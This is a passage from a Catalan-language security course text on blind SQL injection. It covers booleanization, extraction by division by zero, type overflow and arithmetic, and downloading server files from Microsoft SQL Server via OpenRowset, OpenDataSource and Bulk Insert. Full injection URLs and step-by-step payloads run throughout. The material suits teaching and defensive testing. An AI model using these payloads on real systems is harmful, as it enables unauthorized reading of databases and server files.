id=1-(0/(select top 1 ascii(substring(name,1,1))-99 from sysusers order by name asc))
```


S'injecta una cosa igual a `id=1-(0/100-99)`, o dit d'una altra manera, `id=1-0`, o directament, `id=1`. Qualsevol valor que es resti al valor ASCII de la lletra buscada que no sigui exactament el valor de la lletra deixarà la consulta sense canvis, cosa que voldrà dir que el valor no és el buscat.

Figura 23. El valor buscat no és 99.



En canvi, si en aquest entorn s'introdueix el valor 100, és a dir, fent que es compleixi la condició d'igualtat entre el valor buscat i el valor provat, es veu que s'obté una excepció de divisió per zero que significa la confirmació de la condició.

Figura 24. Excepció de divisió per zero




2) Exemple de desbordament de memòria intermèdia

Una altra de les maneres de construir una lògica binària en aquest entorn és utilitzar els errors de desbordament de tipus com a injecció de canvi de comportament positiu. L'objectiu és sumar un valor al paràmetre que desbordi el tipus de dada del paràmetre si la condició és certa; per a això, es poden provar les injeccions de canvi de comportament positiu simplement sumant un valor que desbordi el tipus de dades.

En aquest entorn `id=1-(99999999999999999*9999999999999999999)` desborda el tipus de dades del paràmetre `id` i s'obté un missatge d'error.

Figura 25. El paràmetre id desbordat genera un error



A partir d'aquest entorn es podria construir tota la lògica i extreure la informació de la mateixa manera que en l'exemple de la divisió per zero. Així, per a obtenir el valor ASCII de la primera lletra del nom del primer usuari en la taula `sysusers` es pot construir una consulta com aquesta:


```
id=1-((contador/(select top 1 ASCII(substring(name,1,1)) from sysusers order by name asc))
*(99999999999999999*9999999999999999999))
```

El valor de "comptador" anirà creixent des d'1 fins que s'iguali amb el valor ASCII del valor que s'està buscant. Mentre comptador sigui més petit, la divisió generarà un valor 0 que anul·larà les constants que desborden el tipus del paràmetre vulnerable.

Figura 26. El paràmetre no és desbordat perquè la divisió val 0.

No obstant això, en el moment en què el valor de comptador s'iguala amb el valor ASCII que s'està buscant, s'obté un missatge d'error que indica que la condició és certa.

Figura 27. El tipus de dades es desborda quan la condició és certa.



Com s'aprecia, el desbordament de tipus de dades és igual de vàlid per a l'explotació a cegues en aquests entorns.

3) Exemple de sumes i restes

Una tercera manera d'explotar les vulnerabilitats d'injecció de codi SQL en funcions matemàtiques consisteix a utilitzar l'aplicació com si fos una *màquina de Touring*. L'objectiu és marcar la posició actual com el valor cert. Després se suma el valor buscat al paràmetre vulnerable i es resta el valor d'un comptador. La condició és certa quan s'obté la notícia original.

En aquest entorn es podria obtenir, igual que en els exemples anteriors, el valor d'ASCII de la primera lletra del primer usuari de la taula `sysusers` amb la injecció següent:


```
Id=1-(-(select top 1 ascii(substring(name,1,1)) from sysusers order by name asc))-contador
```

En aquest entorn, mentre comptador no s'iguali amb el valor buscat, es passaran altres valors diferents al paràmetre id i aniran apareixent diferents resultats.

Figura 28. Resultat obtingut equivalent a id=2

Només quan s'iguala el valor de comptador amb el valor buscat s'obté la resposta original. D'aquesta manera senzilla es poden establir respostes diferents a condicions certes i condicions falses per a extreure tota la informació de la base de dades.

Figura 29. Resposta original obtinguda per via de sumes i restes



Com s'ha vist amb aquestes tècniques, es pot extreure la informació mitjançant operacions matemàtiques. No ha fet falta utilitzar els operadors lògics `AND` o `OR`, però de la mateixa manera es pot construir la lògica binària necessària per a extreure tota la informació.

4.1. Remote File Downloading

Aquest punt representa collar una mica més l'SQL Injection per a extreure, en aquest cas, fitxers del servidor on hi ha instal·lat el motor de les bases de dades. Perquè entenguem de què tracta el treball, posem un exemple. Suposem un client A que es connecta a una aplicació web B, vulnerable a Blind SQL Injection. Suposem que aquesta aplicació vulnerable es connecta a un motor de base de dades que s'executa sobre el servidor C. Una vegada s'ha entès qui

és A, qui és B i qui és C, la idea és tan senzilla com entendre que fitxers de C siguin baixats a A. Aquests fitxers poden ser tan famosos com `boot.ini`, el fitxer `sam`, `/etc/passwd`, o tan anodins com `datos.dat`.

En les parts que ocuparà aquest treball analitzarem detalladament com es pot fer una RFD, és a dir, una baixada remota d'un fitxer, utilitzant `Blind SQL Injection`. Per a això analitzarem la metodologia de treball, les característiques de cadascun dels motors que es tractaran, això és, Microsoft SQL Server 2000, 2005 i 2008, les versions *i* i *g* d'Oracle, i MySQL. Finalment, farem un recorregut per les eines existents i algunes opcions de fortificació i protecció de l'entorn. De manera que, si us ve de gust saber com es fa, comencem pel començament.

4.2. Booleanització de dades

Per a poder extreure informació d'una base de dades mitjançant un atac `Blind SQL Injection` s'ha de ser capaç d'avaluar les respostes del sistema i definir una classificació entre respostes vertaderes o falses. Les respostes vertaderes són les que corresponen al comportament de l'aplicació web després de l'execució d'una consulta en què s'ha injectat una condició lògica vertadera, com per exemple "`and 1=1`", i les respostes falses són les que corresponen al comportament de l'aplicació davant l'execució d'una consulta en què s'injecta una lògica falsa, com per exemple "`and 1=2`". Del procés de formular el criteri de decisió se'n diu *booleanització*, amb independència de l'aspecte del comportament de l'aplicació que s'ha de considerar per a construir aquest criteri.

Tenint en compte el tipus de dada que es defineixi per a cada paràmetre de la base de dades, la booleanització d'una dada de tipus numèric es fa mitjançant l'ús de comparacions com ara *més gran que* o *més petit que* entre la dada que s'intenta inferir i uns índexs de referència. Implementant un algorisme de cerca binària entre els límits del tipus de dades es pot arribar a inferir el resultat només obtenint respostes de vertader o fals.

Si la dada a què es vol accedir és de tipus alfanumèric, el procés de booleanització requereix que la inferència es faci caràcter a caràcter, és a dir, si la dada és de deu caràcters de longitud, el procés consisteix a repetir deu vegades la inferència d'un caràcter. Per a fer-ne la inferència, el caràcter s'ha de transformar en el valor ASCII equivalent. Una vegada convertit en un valor numèric, la inferència d'aquest caràcter es fa com hem descrit en el procés de booleanització de dades numèriques. Per exemple, suposem que volem extreure el valor del camp `username` de la vista `all_users` en un motor Oracle i que aquest valor és "`sys`". Tenint en compte que el valor ASCII de la primera lletra, és a dir, la 's', és el 115, el procés de booleanització és el següent:

```
255>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> TRUE
128>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> TRUE
64>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> FALSE
```

```
96>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> FALSE
112>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> FALSE
120>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> TRUE
116>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> TRUE
114>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> FALSE
115>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1 --> TRUE
```

En aquest punt s'ha esbrinat que el valor ASCII de la primera lletra del nom és 115 ja que no és més gran que 115 i és més petit que 116. I es faria el mateix procés amb la segona lletra. Es tracta d'un procés iteratiu, a vegades costós, que finalment permet obtenir el resultat buscat.

El tractament de fitxers en el servidor depèn de cada motor de bases de dades que s'utilitzi. Cal conèixer el motor de base de dades i la versió per a intentar la baixada de fitxers mitjançant un procés de booleanització. Els motors de bases de dades moderns incorporen diferents mecanismes per a accedir als fitxers del sistema operatiu. Aquests mecanismes, molt útils en el desenvolupament d'aplicacions, es poden tornar perillosos si la configuració de seguretat en el motor de base de dades no és l'adequada.

4.3. Metodologia de treball

Una vegada s'han descrit els conceptes fonamentals per a l'extracció de dades mitjançant la tècnica de booleanització, es pot proposar una metodologia per a l'avaluació de la vulnerabilitat d'una aplicació enfront d'atacs de Blind SQL Injection per a l'extracció de fitxers. La seqüència de passos ha de ser aquesta:

- Comprovar que l'aplicació és vulnerable a atacs d'SQL Injection. Per a això s'ha de verificar que es pot fer una injecció que no alteri els resultats que retorna l'aplicació en la seva forma normal de treball, però que demostrin l'execució de les ordres. Un exemple d'això és substituir un valor numèric per la crida a la funció `ABS()`. Si obtenim el mateix resultat vol dir que s'està executant la funció `ABS`, és a dir que es pot injectar codi SQL.

- Verificar si es poden fer injeccions que alterin el comportament durant la resposta del sistema mitjançant injeccions sempre vertaderes i injeccions sempre falses, com hem vist en les imatges 1, 2 i 3. Si és així, s'arriba a la conclusió que l'aplicació és vulnerable a atacs Blind SQL Injection.

- Determinar una funció error que permeti distingir quan una injecció provoca una resposta vertadera i quan en provoca una de falsa. En aquest punt, les possibilitats depenen del tractament d'errors que s'hagi fet en l'aplicació, i sempre es pot reduir la formulació de la funció error a una alternativa basada en temps de resposta. Aquest pas determina com es reconeixeran les respostes vertaderes o falses. Es pot fer amb una cadena que aparegui en la resposta positiva i que no aparegui en les respostes negatives, o viceversa, o mirant el temps de resposta, o l'estructura HTML o el

hash de la pàgina, etc. És a dir, reconèixer les característiques de les pàgines obtingudes en respostes positives i les característiques de les pàgines obtingudes en respostes negatives.

- Seleccionar l'estratègia que s'ha de seguir per a extreure fitxers del servidor. Hi ha dues possibilitats respecte a les fonts de dades que s'han de fer servir: utilitzar fonts de dades externes, és a dir, invocar directament el fitxer des de cada consulta o fer ús de les opcions de càrrega massiva, és a dir, abocar el fitxer a una taula i baixar-lo de la taula. En tots dos casos s'estableix una forta dependència amb el motor de la base de dades que s'utilitza que fa necessària la determinació de les funcions específiques que s'han d'usar.

- Avaluar les limitacions i els entorns de permisos requerits en cada cas. Cal determinar quins privilegis fan falta per a poder utilitzar en cada cas la font de dades seleccionada.

- Implementar el procés d'extracció del fitxer mitjançant un procés de booleanització de dades.

Per a la resta de l'apartat , suposem que s'ha comprovat que la web és vulnerable i sabem reconèixer la resposta positiva o *true* de la resposta negativa o *false*. Per tant, analitzarem com es farà la baixada remota de fitxers en els diferents motors de bases de dades.

4.4. Microsoft SQL Server 2000 i 2005 mitjançant fonts de dades infreqüents

Microsoft SQL Server permet utilitzar fonts de dades externes, o dit d'una altra manera, orígens d'informació fora del motor Microsoft SQL Server als quals es pugui accedir mitjançant qualsevol OLE DB Data Provider, que és un controlador d'una font d'informació que ofereix una interfície d'accés comú OLE DB a qualsevol aplicació que l'utilitzi. Aquestes fonts externes poden ser servidors de bases de dades remotes o de diferents fabricadors o repositoris d'informació que van des de fitxers Microsoft Excel, bases de dades Access, DBase i fitxers XML fins a fitxers de text pla "txt" o separats per comes "csv". De fet, una font de dades externa pot ser qualsevol font d'informació accessible mitjançant un OLE DB Data Provider que el servidor tingui carregada i es converteix en un OLE DB Data Source, és a dir, en una font de dades externa accessible mitjançant un OLE DB Data Provider.

El procés d'agregar fonts de dades externes és una tasca d'administració que s'executa mitjançant l'enllaç d'aquests orígens. Aquest procés es pot fer utilitzant l'eina d'administració o bé el procediment emmagatzemat `sp_addlinkedserver`; no obstant això, Microsoft SQL Server permet fer connexions *ad hoc* a fonts de dades externes infreqüents, és a dir, a aquells orígens de dades als quals s'accedeix comptades vegades. Per a això el llenguatge `Transact-SQL` de Microsoft SQL Server disposa de dues ordres diferents. La

funció `OpenRowSet`, que permet accedir a qualsevol font externa que retorni un conjunt de registres, i la funció OpenDataSource, que permet llançar una consulta sobre una font de dades externa enllaçada *ad hoc*.

En un entorn vulnerable a SQL Injection es permetria accedir a fitxers del servidor que puguin ser accessibles mitjançant un OLE DB Data Provider, i extreure-ho mitjançant una tècnica de booleanització. Per exemple, per a extreure les dades d'un fitxer "`c:\dir\target.txt`" en el servidor de bases de dades en què s'executa el motor Microsoft SQL Server utilitzat per una aplicació web vulnerable i explotable mitjançant Blind SQL Injection, podríem utilitzar un procés de booleanització sobre la injecció següent:

```
http://server/app.cod?param=1 and 256 > (ASCII(Substr(select * from OpenRowset('MSDASQL',
'Driver = {Microsoft Text Driver (*.txt; *.csv)};DefaultDir=C:\External;','select top 1 * from
c:\dir\target.txt'),1,1))
```

En aquest exemple la injecció carrega la primera fila del fitxer `target.txt`, es queda amb el valor ASCII de la primera lletra i el compara amb el valor 256. Òbviament és una comparació que sempre donarà *true*, però il·lustra com s'ha de fer el procés de booleanització. Una vegada descobert el valor de la primera lletra, el procés es repeteix per a les següents lletres de la primera fila del fitxer fins que s'arriba al final de la línia, en què s'ha de repetir el mateix procés per a les següents línies del fitxer fins a obtenir el fitxer complet.

En aquest cas, el controlador (*driver*) Microsoft *Text* només permet accedir a fitxers amb extensions "`txt`", "`csv`" o "`tab`", de manera que no es podrà accedir mai amb `OpenRowSet` o `OpenDataSource` a fitxers `log`, `bak`, `old`, o qualsevol extensió diferent. No obstant això, sí que es pot accedir a dades emmagatzemades en fitxers Microsoft Office "`mdb`", "`xls`", o qualsevol altre format pel qual el servidor tingui carregat un OLE DB Data Provider. Per exemple, per a accedir a les dades d'un fitxer Microsoft Excel o a un fitxer Access emmagatzemat en el servidor, es podrien fer consultes com aquestes:

```
SELECT * FROM OPENROWSET ('Microsoft.Jet.OLEDB.4.0','Excel 8.0; DATABASE=c:\Excel.xls',
'Select * from [Libro1$]')

SELECT * FROM OPENDATASOURCE ('Microsoft.Jet.OLEDB.4.0', 'Data Source="c:\Excel.xls";
User ID=Admin; Password=;Extended properties=Excel 8.0')...Libro1

SELECT * FROM OPENDATASOURCE ('Microsoft.Jet.OLEDB.4.0','Data Source="c:\ACCESS.mdb";
User ID=Admin; Password=')...Tabla1

SELECT * FROM OPENROWSET ('Microsoft.Jet.OLEDB.4.0', 'c:\Access.mdb';'admin';'', Tabla1)
```

En tots aquests casos, com s'aprecia en les consultes, no és un accés directe al fitxer sinó a les dades que hi ha emmagatzemades, i per tant, cal conèixer informació de l'estructura de les dades. En els exemples es mostren dades

d'usuaris i contrasenyes, però aquestes dades no faran falta si, com passa la majoria de vegades, els fitxers de Microsoft Access i Microsoft Excel no tenen habilitats explícitament un usuari i una contrasenya.

4.4.1. Restriccions i permisos per a ús de fonts de dades infreqüents

En els exemples de la secció anterior, per a poder treballar amb `OPENDATASOURCE` i `OPENROWSET` cal que la clau de registre `DisallowAdhocAccess` del proveïdor que s'utilitzarà estigui fixada a zero.

Les claus de registre en què es configuren els proveïdors, entre els quals hi ha el proveïdor Microsoft.Jet.OLEDB.4.0 que hem vist en els exemples, són a la branca de registre, si es tracta d'una instància sense nom:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers
```

O si es tracta d'instàncies amb nom:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server\\Providers
```


Si la clau de registre no existeix, el comportament varia segons els privilegis de l'usuari que es connecta a la base de dades ja que si l'usuari posseeix el rol "Server Administrators" tindrà permès l'accés mentre que si no el posseeix el tindrà denegat.

Per defecte, el proveïdor Microsoft.Jet.OLEDB.4.0 no estableix la clau de registre DisallowAdhocAccess i, per tant, impedeix l'accés a fonts de dades externes tret que l'usuari posseeixi el rol "Server Administrators".

Aquestes són les úniques restriccions a l'hora d'utilitzar `OPENDATASOURCE` i `OPENROWSET`; els permisos d'accés sobre els fitxers Microsoft Excel o Access els determinen els permisos de l'usuari que es passin al proveïdor OLE DB.

En Microsoft SQL Server 2005, a més, l'accés a fonts de dades externes està desactivat per defecte com a part de la configuració de seguretat; per a modificar aquesta configuració, un administrador pot utilitzar el procediment emmagatzemat `sp_configure` o l'eina d'administració Surface Area Configuration for Features i habilitar les consultes ad hoc.

Figura 30. Activació de fonts de dades infreqüents en Microsoft SQL Server 2005



4.4.2. Extracció de fitxers

Si es compleixen tots els requisits necessaris de l'entorn, n'hi ha prou d'aplicar un procés de booleanització com el que hem descrit en l'apartat "Blind SQL Injection basant-se en temps", mitjançant la injecció d'una crida al fitxer a què es vol accedir com si fos una font de dades infreqüents. Així, la injecció SQL quedaria de la manera següent:

```
http://server/app.cod?param=1 and 256 > (ASCII(Substr(select * from OpenRowset('MSDASQL',
'Driver = {Microsoft Text Driver (*.txt; *.csv)};DefaultDir=C:\;','select top 1 * from
c:\dir\target.txt'),1,1))
```

Com es veu, s'accedeix el fitxer "c:\dir\target.txt", que és carregat sencer com una única cadena alfanumèrica que és recorreguda durant el procés de booleanització amb la funció substring. Cada caràcter és convertit al seu valor ASCII i comparat amb un índex per a esbrinar el valor correcte. Una vegada arribat al final del substring, s'ha acabat d'accedir al fitxer complet.

4.5. Microsoft SQL Server 2000 mitjançant opcions de càrrega massiva

En Microsoft SQL Server 2000 es permet carregar fitxers registre d'una taula o unes quantes taules mitjançant les operacions de càrrega massiva. Hi ha tres maneres diferents de fer la càrrega massiva de dades des de fitxers:

- La primera opció és utilitzar l'ordre `bcp` a escala del sistema operatiu.

- La segona opció consisteix a fer un `Insert` des d'una font de dades carregada amb `OpenRowSet` com hem vist en l'apartat anterior.

- La tercera és mitjançant l'ús de l'ordre `Bulk Insert`. Aquesta opció és la que pot utilitzar un atacant per a accedir a fitxers als quals no pot accedir fent servir fonts de dades externes infreqüents perquè no hi ha un OLE DB Data Provider per a aquests fitxers.

4.5.1. Restriccions i permisos

Per a crear taules s'ha de tenir com a rol en la base de dades `db_owner` o `db_ddladmin`, és a dir, s'ha de ser el propietari de base de dades o tenir permisos d'administració.

És cert que es poden crear taules temporals, visibles solament durant la sessió en curs (`#TablaTemporal`) o taules temporals globals, visibles des de totes les sessions (`##TablaTemporal`), i que per a crear aquestes taules no cal posseir els rols de bases de dades `db_owner` i `db_ddladmin`.

No obstant això, a l'hora de fer "`bulk insert`" cal que l'usuari que executa aquesta sentència, a més de posseir el rol de servidor `bulkadmin`, posseeixi el rol a escala de base de dades db_owner o db_ddladmin per a poder inserir sobre la taula, de manera que l'ús de taules temporals no té sentit.

Pel que fa a la consideració dels arxius a què es té accés i dels arxius a què no se'n té, depèn del perfil de seguretat del procés SQL Server. Com que l'usuari és membre de la funció fixa de servidor `bulkadmin`, té accés de lectura a tots els arxius a què pot accedir l'SQL Server encara que no tingui concedits aquests permisos.

4.5.2. Procés de l'extracció del fitxer

Per a extreure el fitxer del sistema operatiu, calen cinc fases:

- La primera fase consisteix a crear una taula temporal per a emmagatzemar les dades del fitxer.

- En la segona fase el fitxer es carrega dins de la taula temporal.

- La tercera fase implica la creació d'una columna `IDENTITY`.

- La quarta fase és d'extracció mitjançant la booleanització de les dades emmagatzemades en aquesta taula.

- La cinquena fase serveix per a eliminar la taula temporal creada dins de la base de dades.

1) Fase 1: crear una taula temporal. En aquesta fase, s'utilitza el paràmetre injectable per a llançar una consulta de creació de la taula temporal de la manera següent:

```
http://server/app.cod?param=1; Create Table TablaTemporal as (fila varchar(8000))--
```

2) Fase 2: carregar el fitxer dins d'una taula temporal. S'ha de poder executar dins del servidor una ordre `Bulk Insert`. La injecció en un servidor vulnerable és fa de la manera següent:

```
http://server/app.cod?param=1; Bulk Insert TablaTemporal From 'c:\fichero.ext' With
(FIELDTERMINATOR = '\n', ROWTERMINATOR = '\n')--
```

Com s'aprecia en aquest exemple, l'ordre `Bulk insert` té una sèrie de paràmetres per a indicar quins són els caràcters separadors de camps i de fila. En aquest cas s'ha utilitzat el retorn com a caràcter delimitador de camp i de fila.

3) Fase 3: crear una columna `IDENTITY`. Una vegada carregat el contingut del fitxer sobre la taula, es té una taula amb una sola columna i tantes files com línies tenia el fitxer; per a llegir correctament aquesta taula en un procés de booleanització, s'ha de tenir un identificador únic per a cada registre de la taula.

Per a crear els identificadors únics, s'ha d'afegir una columna de tipus `IDENTITY`, configurada amb valor d'inici 1 i increments unitaris, de manera que SQL Server 2000 s'encarrega d'assignar-hi el valor numèric que correspon a cada registre. La injecció en un servidor vulnerable es fa d'aquesta manera:

```
http://server/app.cod?param=1; alter table TablaTemporal add num int IDENTITY(1,1) NOT NULL--
```

És molt important destacar que aquest pas s'ha de fer aquí; si s'especifica aquesta columna durant la creació de la taula en la fase 1, la càrrega del fitxer sobre la taula no es fa de manera correcta, i per això s'hi ha d'afegir la columna una vegada carregada la taula amb la informació del fitxer.

4) Fase 4: procés de booleanització. Com a resultat dels passos anteriors es té una taula amb dues columnes, en què els registres es corresponen amb les línies del fitxer que s'ha llegit. Per a baixar el fitxer s'ha de determinar quantes files té la taula. Per a determinar el nombre de registres s'utilitza Blind SQL Injection amb un procés de cerca binària. La sentència tipus que s'ha d'injectar en un servidor vulnerable és aquesta:

```
http://server/app.cod?param =1 and (select COUNT(fila) from TablaTemporal) > 255 --
```

Una vegada fixat el nombre de registres que té la taula, per cadascun d'aquests registres s'ha de calcular el nombre de caràcters de la columna fila, que són els que cal llegir mitjançant un procés de booleanització. Seguint l'exemple que hem vist, la sentència que s'ha d'injectar en un servidor vulnerable per a determinar el nombre de caràcters de la primera línia del fitxer és aquesta:

```
http://server/app.cod?param=1 and (select top 1 len(fila) from TablaTemporal
where num = 1) > 255 --
```

Una altra vegada s'ha d'establir un sistema de cerca binària, per a inferir la longitud del camp fila del registre. Fixem-nos que en aquesta sentència es fa ús de la columna `IDENTITY` que s'ha creat abans, i que serveix per a identificar cadascun dels registres de la taula i, per tant, cadascuna de les files del fitxer.

Una vegada determinats el nombre de files i el nombre de caràcters, el pas següent és inferir els caràcters de la fila. Seguint els exemples anteriors, la cadena que s'ha d'injectar és aquesta:

```
http://server/app.cod?param=1 and (select top 1 ASCII(SUBSTRING(fila,1,1)) from TablaTemporal
where num = 1) > 255 --
```

En aquesta cadena s'infereix el primer caràcter de la primera fila de la taula; com que s'ha esbrinat el nombre de files i per a cada fila s'esbrina el nombre de caràcters, es poden fixar els valors que s'han d'utilitzar per a baixar el contingut complet del fitxer.

5) Fase 5: eliminar la taula temporal. Finalment, s'ha d'eliminar la taula temporal creada en la base de dades de la manera següent:

```
http://server/app.cod?param=1; Drop Table TablaTemporal--
```

4.6. Microsoft SQL Server 2005 i 2008 mitjançant opcions de càrrega massiva

Una de les millores de *transact-sql* introduïdes a Microsoft SQL Server 2005 és la possibilitat de fer importacions massives cridant a OPENROWSET i especificant l'opció BULK. D'aquesta manera es pot aconseguir el mateix que s'obté quan s'utilitza `bulk insert` (també disponible a SQL Server 2005 i 2008 de manera habitual), però sense haver d'utilitzar taules temporals per a emmagatzemar el contingut dels fitxers. La sintaxi bàsica de la instrucció és la següent:

```
INSERT ... SELECT * FROM OPENROWSET(BULK...)
```

Així, si es vol llegir el contingut d'un fitxer s'utilitza una sentència *transact-sq*l com la següent:

```
SELECT * FROM OPENROWSET(BULK 'c:\file.txt', SINGLE_CLOB) As Datos
```

En utilitzar l'opció `bulk` s'especifica el fitxer que s'ha de llegir i opcionalment s'especifica el tipus de columna on es col·locarà la dada llegida. Els possibles valors són aquests:

- `SINGLE_BLOB`: especifica que les dades s'emmagatzemaran en una columna `varbinary(max)`.
- `SINGLE_CLOB`: especifica que les dades ASCII s'emmagatzemen en una columna `varchar(max)`.
- `SINGLE_NCLOB`: serveix per a dades Unicode que s'importaran a una columna `nvarchar(max)`.

La definició de tipus `varbinay(max)`, `varchar(max)` i `nvarchar(max)` és una novetat de Microsoft SQL Server 2005, i s'utilitza per a permetre l'emmagatzematge de grans quantitats de dades; la longitud d'aquests tipus de dades va des d'1 byte fins a 2 gigabytes.

En SQL Server 2005 es poden baixar tant fitxers de text com fitxers binaris; per a carregar fitxers binaris s'ha d'utilitzar l'opció `bulk` amb el valor `SINGLE_BLOB` i per a fitxers de text es pot utilitzar el valor `SINGLE_CLOB`.

4.6.1. Restriccions i permisos

Igual que passa en Microsoft SQL Server 2000, per a fer importacions massives s'ha de tenir el rol de servidor `bulkadmin`; com que no cal crear taules en la base de dades, no s'ha de tenir cap rol especial a escala de base de dades.

Pel que fa als fitxers a què es pot tenir accés, Microsoft SQL Server 2005 soluciona els problemes que presentava Microsoft SQL Server 2000 i versions anteriors. En aquesta versió, l'accés depèn de la manera com s'ha iniciat la sessió en el servidor Microsoft SQL Server.

Si s'ha utilitzat un inici de sessió SQL Server, s'ha d'utilitzar el perfil de seguretat del compte de procés d'SQL Server, i per tant es té accés als fitxers que aquest compte pugui llegir.

Si s'ha utilitzat un inici de sessió mitjançant l'autenticació de Windows, l'usuari solament hi té accés per als arxius per als quals tingui permís el compte de l'usuari, independentment dels permisos que tingui el compte de procés SQL Server. Per a això s'utilitzen les credencials de l'usuari, i d'això se'n diu *suplantació* o *delegació*.

4.6.2. Procés de l'extracció del fitxer

